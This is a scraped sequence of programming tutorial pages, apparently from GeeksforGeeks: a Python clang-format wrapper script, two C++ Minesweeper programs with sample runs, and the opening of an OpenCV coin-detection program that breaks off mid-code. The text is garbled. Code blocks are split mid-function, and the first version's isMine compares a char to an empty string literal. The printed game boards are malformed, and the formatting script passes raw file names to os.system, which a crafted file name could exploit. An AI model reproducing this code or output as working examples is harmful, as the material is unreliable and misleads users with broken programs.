This article is contributed by **Pinkesh Badjatiya**. If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

Project
Strings
Merge Sort

Creating a C/C++ Code Formatting tool with help of Clang tools

Today we are going to discuss formatting files in the user's workspace by their extension. For this we are going to make use of Clang's format tools.

Prerequisites:

- Linux Machine
- Python
- Clang Tool

Setup:

- Install Python using the following command:

```
sudo apt-get install python
```

- Install Clang Format Tools

```
sudo apt-get install clang-format-3.5
```

- Create a python file named format-code.py at any location where you have read and write permissions. In this example we are going to create it in /home/user/. It shall contain the following code:

```
# Python program to format C/C++ files using clang-format
import os

# File Extension filter. You can add new extension
cpp_extensions = (".cxx", ".cpp", ".c", ".hxx", ".hh", ".cc", ".hpp")

# Set the current working directory for scanning c/c++ sources (including
# header files) and apply the clang formatting
# Please note "-style" is for standard style options
# and "-i" is in-place editing
for root, dirs, files in os.walk(os.getcwd()):
    for file in files:
        if file.endswith(cpp_extensions):
            os.system("clang-format-3.5 -i -style=file " + root + "/" + file)
```

- Create format specification file and copy it to project's top level directory , e.g., /home/user/myproject/

1. Create formatting file (in example, we are creating google coding style tool)

```
clang-format-3.5 -style=google -dump-config > .clang-format
```

2. Copy it to project's directory i.e., it's location becomes: /home/user/myproject/.clang-format

How to use it?

- Navigate to the directory whose files you want to format, e.g.,

```
cd /home/user/myproject/c-source/
```

- Run the format-code file that you created earlier

```
python /home/user/format-code.py
```

This shall format all the files in our source directory with the extension same as that mentioned in the code.

This article is contributed by **Nitin Deokate** .If you like GeeksforGeeks and would like to contribute, you can also write an article using contribute.geeksforgeeks.org or mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above.

GATE CS Corner Company Wise Coding Practice

Project

Implementation of Minesweeper Game

Remember the old Minesweeper ?

We play on a square board and we have to click on the board on the cells which do not have a mine. And obviously we don't know where mines are. If a cell where a mine is present is clicked then we lose, else we are still in the game.

There are three levels for this game-

1. **Beginner** – 9 * 9 Board and 10 Mines
2. **Intermediate** – 16 * 16 Board and 40 Mines
3. **Advanced** – 24 * 24 Board and 99 Mines



Probability of finding a mine –

- Beginner level – 10/81 (0.12)
- Intermediate level – 40/256 (0.15)
- Advanced level – 99 / 576 (0.17)

The increasing number of tiles raises the difficulty bar. So the complexity level increases as we proceed to next levels.

It might seem like a complete luck-based game (you are lucky if you don't step over any mine over the whole game and unlucky if you have stepped over one). But this is not a complete luck based game. Instead you can win almost every time if you follow the hints given by the game itself.

Hints for Winning the Game

- When we click on a cell having adjacent mines in one or more of the surrounding eight cells, then we get to know how many adjacent cells have mines in them. So we can do some logical guesses to figure out which cells have mines.
- If you click on a cell having no adjacent mines (in any of the surrounding eight cells) then all the adjacent cells are automatically cleared, thus saving our time.
- So we can see that we don't always have to click on all the cells not having the mines (total number of cells – number of mines) to win. If we are lucky then we can win in very short time by clicking on the cells which don't have any adjacent cells having mines.

Implementation

Two implementations of the game are given here:

1. In the first implementation, the user's move is selected randomly using rand() function.
2. In the second implementation, the user himself select his moves using scanf() function.

Also there are two boards- **realBoard** and **myBoard**. We play our game in **myBoard** and **realBoard** stores the location of the mines. Throughout the game, **realBoard** remains unchanged whereas **myBoard** sees many changes according to the user's move.

We can choose any level among – BEGINNER, INTERMEDIATE and ADVANCED. This is done by passing one of the above in the function – **chooseDifficultyLevel()** [However in the user-input game this option is asked to the user before playing the game].

Once the level is chosen, the **realBoard** and **myBoard** are initialized accordingly and we place the mines in the **realBoard** randomly. We also assign the moves using the function **assignMoves()** before playing the game [However in the user-input game the user himself assign the moves during the whole game till the game ends].

We can cheat before playing (by knowing the positions of the mines) using the function – **cheatMinesweeper()**. In the code this function is commented . So if you are afraid of losing then uncomment this function and then play !

Then the game is played till the user either wins (when the user never steps/clicks on a mine-containing cell) or lose (when the user steps/clicks on a mine-containing cell). This is represented in a while() loop. The while() loop terminates when the user either wins or lose.

The **makeMove()** function inside the while loop gets a move randomly from then randomly assigned moves. [However in the user-input game this function prompts the user to enter his own move].

Also to guarantee that the first move of the user is always safe (because the user can lose in the first step itself by stepping/clicking on a cell having a mine, and this would be very much unfair), we put a check by using the if statement – if (**currentMoveIndex** == 0)

The lifeline of this program is the recursive function – **playMinesweeperUtil()**

This function returns a true if the user steps/clicks on a mine and hence he loses else if he step/click on a safe cell, then we get the count of mines surrounding that cell. We use the function **countAdjacentMines()** to calculate the adjacent mines. Since there can be maximum 8 surrounding cells, so we check for all 8 surrounding cells.

If there are no adjacent mines to this cell, then we recursively click/step on all the safe adjacent cells (hence reducing the time of the game-play). And if there is atleast a single adjacent mine to this cell then that count is displayed on the current cell. This is given as a hint to the player so that he can avoid stepping/clicking on the cells having mines by logic.

Also if you click on a cell having no adjacent mines (in any of the surrounding eight cells) then all the adjacent cells are automatically cleared, thus saving our time.

So we can see that we don't always have to click on all the cells not having the mines (total number of cells – number of mines) to win. If we are lucky then we can win in very short time by clicking on the cells which don't have any adjacent cells having mines.

The user keeps on playing until he steps/clicks on a cell having a mine (in this case the user loses) or if he had clicked/stepped on all the safe cell (in this case the user wins).

```
// A C++ Program to Implement and Play Minesweeper
```

```
#include<bits/stdc++.h>
using namespace std;
```

```
#define BEGINNER 0
#define INTERMEDIATE 1
#define ADVANCED 2
#define MAXSIDE 25
#define MAXMINES 99
#define MOVESIZE 526 // (25 * 25 - 99)
```

```
int SIDE ; // side length of the board
int MINES ; // number of mines on the board
```

```
// A Utility Function to check whether given cell (row, col)
// is a valid cell or not
bool isValid(int row, int col)
{
    // Returns true if row number and column number
    // is in range
    return (row >= 0) && (row < SIDE) &&
           (col >= 0) && (col < SIDE);
}
```

```
// A Utility Function to check whether given cell (row, col)
// has a mine or not.
bool isMine (int row, int col, char board[][MAXSIDE])
{
    if (board[row][col] == "")
        return (true);
    else
        return (false);
}
```

```
// A Function to get the user's move
void makeMove(int *x, int *y)
{
    // Take the input move
    printf("Enter your move, (row, column) -> ");
    scanf("%d %d", x, y);
    return;
}
```

```
// A Function to print the current gameplay board
void printBoard(char myBoard[][MAXSIDE])
{
    int i, j;

    printf(" ");

    for (i=0; i<SIDE; i++)
        printf("%d ", i);

    printf("\n\n");

    for (i=0; i<SIDE; i++)
    {
        printf("%d ", i);

        for (j=0; j<SIDE; j++)
            printf("%c ", myBoard[i][j]);
        printf("\n");
    }
    return;
}
```

```
// A Function to count the number of
// mines in the adjacent cells
int countAdjacentMines(int row, int col, int mines[][2],
                      char realBoard[][MAXSIDE])
{
    int i;
    int count = 0;

    /*
```

Count all the mines in the 8 adjacent
cells

```

N.W  N  N.E
 \  |  /
  \ | /
W----Cell----E
  / | \
 /  |  \
S.W  S  S.E
```

Cell-->Current Cell (row, col)

N --> North (row-1, col)

S --> South (row+1, col)

E --> East (row, col+1)

W --> West (row, col-1)

N.E--> North-East (row-1, col+1)

N.W--> North-West (row-1, col-1)

S.E--> South-East (row+1, col+1)

S.W--> South-West (row+1, col-1)

*/

//----- 1st Neighbour (North) -----

// Only process this cell if this is a valid one

if (isValid (row-1, col) == true)

```
{
    if (isMine (row-1, col, realBoard) == true)
        count++;
}
```

//----- 2nd Neighbour (South) -----

// Only process this cell if this is a valid one

if (isValid (row+1, col) == true)

```
{
    if (isMine (row+1, col, realBoard) == true)
        count++;
}
```

//----- 3rd Neighbour (East) -----

// Only process this cell if this is a valid one

if (isValid (row, col+1) == true)

```
{
    if (isMine (row, col+1, realBoard) == true)
        count++;
}
```

//----- 4th Neighbour (West) -----

// Only process this cell if this is a valid one

if (isValid (row, col-1) == true)

```
{
    if (isMine (row, col-1, realBoard) == true)
        count++;
}
```

//----- 5th Neighbour (North-East) -----

// Only process this cell if this is a valid one

if (isValid (row-1, col+1) == true)

```
{
    if (isMine (row-1, col+1, realBoard) == true)
        count++;
}
```

//----- 6th Neighbour (North-West) -----

// Only process this cell if this is a valid one

if (isValid (row-1, col-1) == true)

```
{
    if (isMine (row-1, col-1, realBoard) == true)
        count++;
}
```

//----- 7th Neighbour (South-East) -----

// Only process this cell if this is a valid one

if (isValid (row+1, col+1) == true)

```
{
    if (isMine (row+1, col+1, realBoard) == true)
        count++;
}
```

```
//----- 8th Neighbour (South-West) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col-1) == true)
{
    if (isMine (row+1, col-1, realBoard) == true)
        count++;
}

return (count);
}

// A Recursive Fucntion to play the Minesweeper Game
bool playMinesweeperUtil(char myBoard[][MAXSIDE], char realBoard[][MAXSIDE],
    int mines[][2], int row, int col, int *movesLeft)
{
    // Base Case of Recursion
    if (myBoard[row][col] != '-')
        return (false);

    int i, j;

    // You opened a mine
    // You are going to lose
    if (realBoard[row][col] == '*')
    {
        myBoard[row][col]='*';

        for (i=0; i<MINES; i++)
            myBoard[mines[i][0]][mines[i][1]]='*';

        printBoard (myBoard);
        printf ("\nYou lost!\n");
        return (true) ;
    }

    else
    {
        // Calculate the number of adjacent mines and put it
        // on the board
        int count = countAdjacentMines(row, col, mines, realBoard);
        (*movesLeft)--;

        myBoard[row][col] = count + '0';

        if (!count)
        {
            /*
            Recur for all 8 adjacent cells

            N.W  N  N.E
              \ | /
               \ | /
            W----Cell----E
              / | \
             /  |  \
            S.W  S  S.E

            Cell-->Current Cell (row, col)
            N --> North    (row-1, col)
            S --> South    (row+1, col)
            E --> East     (row, col+1)
            W --> West     (row, col-1)
            N.E--> North-East (row-1, col+1)
            N.W--> North-West (row-1, col-1)
            S.E--> South-East (row+1, col+1)
            S.W--> South-West (row+1, col-1)
            */

            //----- 1st Neighbour (North) -----

            // Only process this cell if this is a valid one
            if (isValid (row-1, col) == true)
            {
                if (isMine (row-1, col, realBoard) == false)
                    playMinesweeperUtil(myBoard, realBoard, mines, row-1, col, movesLeft);
            }

            //----- 2nd Neighbour (South) -----

            // Only process this cell if this is a valid one
            if (isValid (row+1, col) == true)

```



```

    {
        if (isMine (row+1, col, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row+1, col, movesLeft);
    }

    //----- 3rd Neighbour (East) -----

    // Only process this cell if this is a valid one
    if (isValid (row, col+1) == true)
    {
        if (isMine (row, col+1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row, col+1, movesLeft);
    }

    //----- 4th Neighbour (West) -----

    // Only process this cell if this is a valid one
    if (isValid (row, col-1) == true)
    {
        if (isMine (row, col-1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row, col-1, movesLeft);
    }

    //----- 5th Neighbour (North-East) -----

    // Only process this cell if this is a valid one
    if (isValid (row-1, col+1) == true)
    {
        if (isMine (row-1, col+1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row-1, col+1, movesLeft);
    }

    //----- 6th Neighbour (North-West) -----

    // Only process this cell if this is a valid one
    if (isValid (row-1, col-1) == true)
    {
        if (isMine (row-1, col-1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row-1, col-1, movesLeft);
    }

    //----- 7th Neighbour (South-East) -----

    // Only process this cell if this is a valid one
    if (isValid (row+1, col+1) == true)
    {
        if (isMine (row+1, col+1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row+1, col+1, movesLeft);
    }

    //----- 8th Neighbour (South-West) -----

    // Only process this cell if this is a valid one
    if (isValid (row+1, col-1) == true)
    {
        if (isMine (row+1, col-1, realBoard) == false)
            playMinesweeperUtil(myBoard, realBoard, mines, row+1, col-1, movesLeft);
    }
}

return (false);
}
}

// A Function to place the mines randomly
// on the board
void placeMines(int mines[][2], char realBoard[][MAXSIDE])
{
    bool mark[MAXSIDE*MAXSIDE];

    memset (mark, false, sizeof (mark));

    // Continue until all random mines have been created.
    for (int i=0; i<MINES; )
    {
        int random = rand() % (SIDE*SIDE);
        int x = random / SIDE;
        int y = random % SIDE;

        // Add the mine if no mine is placed at this
        // position on the board
        if (mark[random] == false)
        {
            // Row Index of the Mine

```

```

        mines[i][0]= x;
        // Column Index of the Mine
        mines[i][1] = y;

        // Place the mine
        realBoard[mines[i][0]][mines[i][1]] = '*';
        mark[random] = true;
        i++;
    }
}

return;
}

// A Function to initialise the game
void initialise(char realBoard[][MAXSIDE], char myBoard[][MAXSIDE])
{
    // Initiate the random number generator so that
    // the same configuration doesn't arises
    srand(time (NULL));

    // Assign all the cells as mine-free
    for (int i=0; i<SIDE; i++)
    {
        for (int j=0; j<SIDE; j++)
        {
            myBoard[i][j] = realBoard[i][j] = '-';
        }
    }

    return;
}

// A Function to cheat by revealing where the mines are
// placed.
void cheatMinesweeper (char realBoard[][MAXSIDE])
{
    printf ("The mines locations are-\n");
    printBoard (realBoard);
    return;
}

// A function to replace the mine from (row, col) and put
// it to a vacant space
void replaceMine (int row, int col, char board[][MAXSIDE])
{
    for (int i=0; i<SIDE; i++)
    {
        for (int j=0; j<SIDE; j++)
        {
            // Find the first location in the board
            // which is not having a mine and put a mine
            // there.
            if (board[i][j] != '*')
            {
                board[i][j] = '*';
                board[row][col] = '-';
                return;
            }
        }
    }
    return;
}

// A Function to play Minesweeper game
void playMinesweeper ()
{
    // Initially the game is not over
    bool gameOver = false;

    // Actual Board and My Board
    char realBoard[MAXSIDE][MAXSIDE], myBoard[MAXSIDE][MAXSIDE];

    int movesLeft = SIDE * SIDE - MINES, x, y;
    int mines[MAXMINES][2]; // stores (x,y) coordinates of all mines.

    initialise (realBoard, myBoard);

    // Place the Mines randomly
    placeMines (mines, realBoard);

    /*
    If you want to cheat and know
    where mines are before playing the game

```

```

then uncomment this part

cheatMinesweeper(realBoard);
*/

// You are in the game until you have not opened a mine
// So keep playing

int currentMoveIndex = 0;
while (gameOver == false)
{
    printf ("Current Status of Board : \n");
    printBoard (myBoard);
    makeMove (&x, &y);

    // This is to guarantee that the first move is
    // always safe
    // If it is the first move of the game
    if (currentMoveIndex == 0)
    {
        // If the first move itself is a mine
        // then we remove the mine from that location
        if (isMine (x, y, realBoard) == true)
            replaceMine (x, y, realBoard);
    }

    currentMoveIndex ++;

    gameOver = playMinesweeperUtil (myBoard, realBoard, mines, x, y, &movesLeft);

    if ((gameOver == false) && (movesLeft == 0))
    {
        printf ("\nYou won !\n");
        gameOver = true;
    }
}
return;
}

// A Function to choose the difficulty level
// of the game
void chooseDifficultyLevel ()
{
    /*
    --> BEGINNER = 9 * 9 Cells and 10 Mines
    --> INTERMEDIATE = 16 * 16 Cells and 40 Mines
    --> ADVANCED = 24 * 24 Cells and 99 Mines
    */

    int level;

    printf ("Enter the Difficulty Level\n");
    printf ("Press 0 for BEGINNER (9 * 9 Cells and 10 Mines)\n");
    printf ("Press 1 for INTERMEDIATE (16 * 16 Cells and 40 Mines)\n");
    printf ("Press 2 for ADVANCED (24 * 24 Cells and 99 Mines)\n");

    scanf ("%d", &level);

    if (level == BEGINNER)
    {
        SIDE = 9;
        MINES = 10;
    }

    if (level == INTERMEDIATE)
    {
        SIDE = 16;
        MINES = 40;
    }

    if (level == ADVANCED)
    {
        SIDE = 24;
        MINES = 99;
    }

    return;
}

// Driver Program to test above functions
int main()
{
    /* Choose a level between
    --> BEGINNER = 9 * 9 Cells and 10 Mines

```

```

--> INTERMEDIATE = 16 * 16 Cells and 40 Mines
--> ADVANCED = 24 * 24 Cells and 99 Mines
*/
chooseDifficultyLevel ();

playMinesweeper ();

return (0);
}

```

Input:

```

0
1 2
2 3
3 4
4 5

```

Output:

```

Enter the Difficulty Level
Press 0 for BEGINNER (9 * 9 Cells and 10 Mines)
Press 1 for INTERMEDIATE (16 * 16 Cells and 40 Mines)
Press 2 for ADVANCED (24 * 24 Cells and 99 Mines)
Current Status of Board :
 0 1 2 3 4 5 6 7 8

0  - - - - -
1  - - - - -
2  - - - - -
3  - - - - -
4  - - - - -
5  - - - - -
6  - - - - -
7  - - - - -
8  - - - - -
Enter your move, (row, column) -> Current Status of Board :
 0 1 2 3 4 5 6 7 8

0  - - - - -
1  - - 2 - - - -
2  - - - - -
3  - - - - -
4  - - - - -
5  - - - - -
6  - - - - -
7  - - - - -
8  - - - - -
Enter your move, (row, column) ->  0 1 2 3 4 5 6 7 8

0  - - - - - * *
1  - - 2 * - - -
2  - - * * - - -
3  - - - - * -
4  - - - - -
5  - - - - -
6  - - * - - - -
7  - - - * - * -
8  - * - - - - -

```

You lost!

C program implementation when user input is choose randomly

```

// A C++ Program to Implement and Play Minesweeper
// without taking input from user

#include<bits/stdc++.h>
using namespace std;

#define BEGINNER 0
#define INTERMEDIATE 1
#define ADVANCED 2
#define MAXSIDE 25
#define MAXMINES 99
#define MOVESIZE 526 // (25 * 25 - 99)

int SIDE ; // side length of the board
int MINES ; // number of mines on the board

// A Utility Function to check whether given cell (row, col)
// is a valid cell or not

```

```

bool isValid(int row, int col)
{
    // Returns true if row number and column number
    // is in range
    return (row >= 0) && (row < SIDE) &&
           (col >= 0) && (col < SIDE);
}

// A Utility Function to check whether given cell (row, col)
// has a mine or not.
bool isMine (int row, int col, char board[][MAXSIDE])
{
    if (board[row][col] == '*')
        return (true);
    else
        return (false);
}

// A Function to get the user's move and print it
// All the moves are assumed to be distinct and valid.
void makeMove (int *x, int *y, int moves[][2], int currentMoveIndex)
{
    *x = moves[currentMoveIndex][0];
    *y = moves[currentMoveIndex][1];

    printf ("\nMy move is (%d, %d)\n", *x, *y);

    /*
    // The above moves are pre-defined
    // If you want to make your own move
    // then uncomment this section and comment
    // the above section

    scanf ("%d %d", x, y);
    */

    return;
}

// A Function to randomly assign moves
void assignMoves (int moves[][2], int movesLeft)
{
    bool mark[MAXSIDE*MAXSIDE];

    memset(mark, false, sizeof(mark));

    // Continue until all moves are assigned.
    for (int i=0; i<movesLeft; )
    {
        int random = rand() % (SIDE*SIDE);
        int x = random / SIDE;
        int y = random % SIDE;

        // Add the mine if no mine is placed at this
        // position on the board
        if (mark[random] == false)
        {
            // Row Index of the Mine
            moves[i][0] = x;
            // Column Index of the Mine
            moves[i][1] = y;

            mark[random] = true;
            i++;
        }
    }

    return;
}

// A Function to print the current gameplay board
void printBoard(char myBoard[][MAXSIDE])
{
    int i,j;

    printf (" ");

    for (i=0; i<SIDE; i++)
        printf ("%d ", i);

    printf ("\n\n");

    for (i=0; i<SIDE; i++)
    {

```

```

printf ("%d ", i);

for (j=0; j<SIDE; j++)
    printf ("%c ", myBoard[i][j]);
printf ("\n");
}
return;
}

// A Function to count the number of
// mines in the adjacent cells
int countAdjacentMines(int row ,int col ,int mines[][2], char realBoard[][MAXSIDE])
{

    int i;
    int count = 0;

    /*
    Count all the mines in the 8 adjacent
    cells

    N.W  N  N.E
      \ | /
      \ | /
    W----Cell----E
      / | \
      / | \
    S.W  S  S.E

    Cell-->Current Cell (row, col)
    N --> North    (row-1, col)
    S --> South    (row+1, col)
    E --> East     (row, col+1)
    W --> West     (row, col-1)
    N.E--> North-East (row-1, col+1)
    N.W--> North-West (row-1, col-1)
    S.E--> South-East (row+1, col+1)
    S.W--> South-West (row+1, col-1)
    */

    //----- 1st Neighbour (North) -----

    // Only process this cell if this is a valid one
    if (isValid (row-1, col) == true)
    {
        if (isMine (row-1, col, realBoard) == true)
            count++;
    }

    //----- 2nd Neighbour (South) -----

    // Only process this cell if this is a valid one
    if (isValid (row+1, col) == true)
    {
        if (isMine (row+1, col, realBoard) == true)
            count++;
    }

    //----- 3rd Neighbour (East) -----

    // Only process this cell if this is a valid one
    if (isValid (row, col+1) == true)
    {
        if (isMine (row, col+1, realBoard) == true)
            count++;
    }

    //----- 4th Neighbour (West) -----

    // Only process this cell if this is a valid one
    if (isValid (row, col-1) == true)
    {
        if (isMine (row, col-1, realBoard) == true)
            count++;
    }

    //----- 5th Neighbour (North-East) -----

    // Only process this cell if this is a valid one
    if (isValid (row-1, col+1) == true)
    {
        if (isMine (row-1, col+1, realBoard) == true)
            count++;
    }
}

```

```

//----- 6th Neighbour (North-West) -----

// Only process this cell if this is a valid one
if (isValid (row-1, col-1) == true)
{
    if (isMine (row-1, col-1, realBoard) == true)
        count++;
}

//----- 7th Neighbour (South-East) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col+1) == true)
{
    if (isMine (row+1, col+1, realBoard) == true)
        count++;
}

//----- 8th Neighbour (South-West) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col-1) == true)
{
    if (isMine (row+1, col-1, realBoard) == true)
        count++;
}

return (count);
}

// A Recursive Fucntion to play the Minesweeper Game
bool playMinesweeperUtil(char myBoard[][MAXSIDE], char realBoard[][MAXSIDE],
    int mines[][2], int row, int col, int *movesLeft)
{
    // Base Case of Recursion
    if (myBoard[row][col]!='-')
        return (false);

    int i, j;

    // You opened a mine
    // You are going to lose
    if (realBoard[row][col] == '*')
    {
        myBoard[row][col]='*';

        for (i=0; i<MINES; i++)
            myBoard[mines[i][0]][mines[i][1]]='*';

        printBoard (myBoard);
        printf ("\nYou lost!\n");
        return (true) ;
    }

    else
    {
        // Calculate the number of adjacent mines and put it
        // on the board.
        int count = countAdjacentMines(row, col, mines, realBoard);
        (*movesLeft)--;

        myBoard[row][col] = count + '0';

        if (!count)
        {
            /*
            Recur for all 8 adjacent cells

            N.W  N  N.E
              \ | /
               \ | /
            W---Cell---E
              /|\
             / | \
            S.W  S  S.E

            Cell-->Current Cell (row, col)
            N --> North    (row-1, col)
            S --> South    (row+1, col)
            E --> East     (row, col+1)
            W --> West     (row, col-1)

```

```

N.E--> North-East (row-1, col+1)
N.W--> North-West (row-1, col-1)
S.E--> South-East (row+1, col+1)
S.W--> South-West (row+1, col-1)
*/

//----- 1st Neighbour (North) -----

// Only process this cell if this is a valid one
if (isValid (row-1, col) == true)
{
    if (isMine (row-1, col, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row-1, col, movesLeft);
}

//----- 2nd Neighbour (South) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col) == true)
{
    if (isMine (row+1, col, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row+1, col, movesLeft);
}

//----- 3rd Neighbour (East) -----

// Only process this cell if this is a valid one
if (isValid (row, col+1) == true)
{
    if (isMine (row, col+1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row, col+1, movesLeft);
}

//----- 4th Neighbour (West) -----

// Only process this cell if this is a valid one
if (isValid (row, col-1) == true)
{
    if (isMine (row, col-1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row, col-1, movesLeft);
}

//----- 5th Neighbour (North-East) -----

// Only process this cell if this is a valid one
if (isValid (row-1, col+1) == true)
{
    if (isMine (row-1, col+1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row-1, col+1, movesLeft);
}

//----- 6th Neighbour (North-West) -----

// Only process this cell if this is a valid one
if (isValid (row-1, col-1) == true)
{
    if (isMine (row-1, col-1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row-1, col-1, movesLeft);
}

//----- 7th Neighbour (South-East) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col+1) == true)
{
    if (isMine (row+1, col+1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row+1, col+1, movesLeft);
}

//----- 8th Neighbour (South-West) -----

// Only process this cell if this is a valid one
if (isValid (row+1, col-1) == true)
{
    if (isMine (row+1, col-1, realBoard) == false)
        playMinesweeperUtil(myBoard, realBoard, mines, row+1, col-1, movesLeft);
}
}

return (false);
}
}

// A Function to place the mines randomly

```



```

// on the board
void placeMines(int mines[][2], char realBoard[][MAXSIDE])
{
    bool mark[MAXSIDE*MAXSIDE];

    memset (mark, false, sizeof (mark));

    // Continue until all random mines have been created.
    for (int i=0; i<MINES; )
    {
        int random = rand() % (SIDE*SIDE);
        int x = random / SIDE;
        int y = random % SIDE;

        // Add the mine if no mine is placed at this
        // position on the board
        if (mark[random] == false)
        {
            // Row Index of the Mine
            mines[i][0] = x;
            // Column Index of the Mine
            mines[i][1] = y;

            // Place the mine
            realBoard[mines[i][0]][mines[i][1]] = '*';
            mark[random] = true;
            i++;
        }
    }

    return;
}

// A Function to initialise the game
void initialise (char realBoard[][MAXSIDE], char myBoard[][MAXSIDE])
{
    // Initiate the random number generator so that
    // the same configuration doesn't arises
    srand (time (NULL));

    // Assign all the cells as mine-free
    for (int i=0; i<SIDE; i++)
    {
        for (int j=0; j<SIDE; j++)
        {
            myBoard[i][j] = realBoard[i][j] = '-';
        }
    }

    return;
}

// A Function to cheat by revealing where the mines are
// placed.
void cheatMinesweeper (char realBoard[][MAXSIDE])
{
    printf ("The mines locations are-\n");
    printBoard (realBoard);
    return;
}

// A function to replace the mine from (row, col) and put
// it to a vacant space
void replaceMine (int row, int col, char board[][MAXSIDE])
{
    for (int i=0; i<SIDE; i++)
    {
        for (int j=0; j<SIDE; j++)
        {
            // Find the first location in the board
            // which is not having a mine and put a mine
            // there.
            if (board[i][j] != '*')
            {
                board[i][j] = '*';
                board[row][col] = '-';
                return;
            }
        }
    }

    return;
}

// A Function to play Minesweeper game

```

```

void playMinesweeper ()
{
    // Initially the game is not over
    bool gameOver = false;

    // Actual Board and My Board
    char realBoard[MAXSIDE][MAXSIDE], myBoard[MAXSIDE][MAXSIDE];

    int movesLeft = SIDE * SIDE - MINES, x, y;
    int mines[MAXMINES][2]; // Stores (x, y) coordinates of all mines.
    int moves[MOVESIZE][2]; // Stores (x, y) coordinates of the moves

    // Initialise the Game
    initialise (realBoard, myBoard);

    // Place the Mines randomly
    placeMines (mines, realBoard);

    // Assign Moves
    // If you want to make your own input move,
    // then the below function should be commented
    assignMoves (moves, movesLeft);

    /*
    //If you want to cheat and know
    //where mines are before playing the game
    //then uncomment this part

    cheatMinesweeper(realBoard);
    */

    // You are in the game until you have not opened a mine
    // So keep playing

    int currentMoveIndex = 0;
    while (gameOver == false)
    {
        printf ("Current Status of Board : \n");
        printBoard (myBoard);

        makeMove (&x, &y, moves, currentMoveIndex);

        // This is to guarantee that the first move is
        // always safe
        // If it is the first move of the game
        if (currentMoveIndex == 0)
        {
            // If the first move itself is a mine
            // then we remove the mine from that location
            if (isMine (x, y, realBoard) == true)
                replaceMine (x, y, realBoard);
        }

        currentMoveIndex ++;

        gameOver = playMinesweeperUtil (myBoard, realBoard, mines, x, y, &movesLeft);

        if ((gameOver == false) && (movesLeft == 0))
        {
            printf ("\nYou won !\n");
            gameOver = true;
        }
    }

    return;
}

// A Function to choose the difficulty level
// of the game
void chooseDifficultyLevel (int level)
{
    /*
    --> BEGINNER = 9 * 9 Cells and 10 Mines
    --> INTERMEDIATE = 16 * 16 Cells and 40 Mines
    --> ADVANCED = 24 * 24 Cells and 99 Mines
    */

    if (level == BEGINNER)
    {
        SIDE = 9;
        MINES = 10;
    }

    if (level == INTERMEDIATE)

```

```

{
    SIDE = 16;
    MINES = 40;
}

if (level == ADVANCED)
{
    SIDE = 24;
    MINES = 99;
}

return;
}

// Driver Program to test above functions
int main()
{
    /* Choose a level between
    --> BEGINNER = 9 * 9 Cells and 10 Mines
    --> INTERMEDIATE = 16 * 16 Cells and 40 Mines
    --> ADVANCED = 24 * 24 Cells and 99 Mines
    */
    chooseDifficultyLevel (BEGINNER);

    playMinesweeper ();
    return (0);
}

```

Output:

Current Status of Board :
0 1 2 3 4 5 6 7 8

0 -----
1 -----
2 -----
3 -----
4 -----
5 -----
6 -----
7 -----
8 -----

My move is (4, 7)
Current Status of Board :
0 1 2 3 4 5 6 7 8

0 -----
1 -----
2 -----
3 -----
4 ----- 2 -
5 -----
6 -----
7 -----
8 -----

My move is (3, 7)
Current Status of Board :
0 1 2 3 4 5 6 7 8

0 -----
1 -----
2 -----
3 ----- 1 -
4 ----- 2 -
5 -----
6 -----
7 -----
8 -----

My move is (7, 3)
0 1 2 3 4 5 6 7 8

0 -----
1 ----*-----
2 ----*-----
3 ----- 1 -
4 ----*- * 2 -
5 ----- *-
6 *- * - * -
7 ---- * * -
8 -----

You lost!

This article is contributed by **Rachit Belwariar**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above

GATE CS Corner Company Wise Coding Practice

Project

OpenCV C++ Program for coin detection

The following is the explanation to the C++ code for coin detection in C++ using the tool OpenCV.

IMG-20160425-WA0002



Things to know:

1. The code will only compile in Linux environment.
2. To run in windows, please use the file: 'coin.o' and run it in cmd. However if it does not run(problem in system architecture) then compile it in windows by making suitable and obvious changes to the code like: Use in place of .
3. Compile command: `g++ -w coin.cpp -o coin.exe `pkg-config --libs opencv``
4. Run command: `./coin`
5. The image containing coin/coins has to be in the same directory as the code.
Before you run the code, please make sure that you have OpenCV installed on your // system.

Code Snippets Explained:

```
#include "opencv2/highgui/highgui.hpp"
// highgui - an interface to video and image capturing.

#include "opencv2/imgproc/imgproc.hpp"
// imgproc - An image processing module that for linear and non-linear
// image filtering, geometrical image transformations, color space conversion and so on.
#include <iostream>
#include <stdio.h>
// The header files for performing input and output.

using namespace cv;
// Namespace where all the C++ OpenCV functionality resides.

using namespace std;
// For input output operations.

int main()
{
    Mat image;
    // Mat object is a basic image container. image is an object of Mat.

    image=imread("IMG-20160425-WA0002.jpg",CV_LOAD_IMAGE_GRAYSCALE);
    // Take any image but make sure its in the same folder.
    // first argument denotes the image to be loaded.
    // second argument specifies the image format as follows:
    // CV_LOAD_IMAGE_UNCHANGED (<0) loads the image as it is.
    // CV_LOAD_IMAGE_GRAYSCALE ( 0) loads the image in Gray scale.
    // CV_LOAD_IMAGE_COLOR (>0) loads the image in the BGR format.
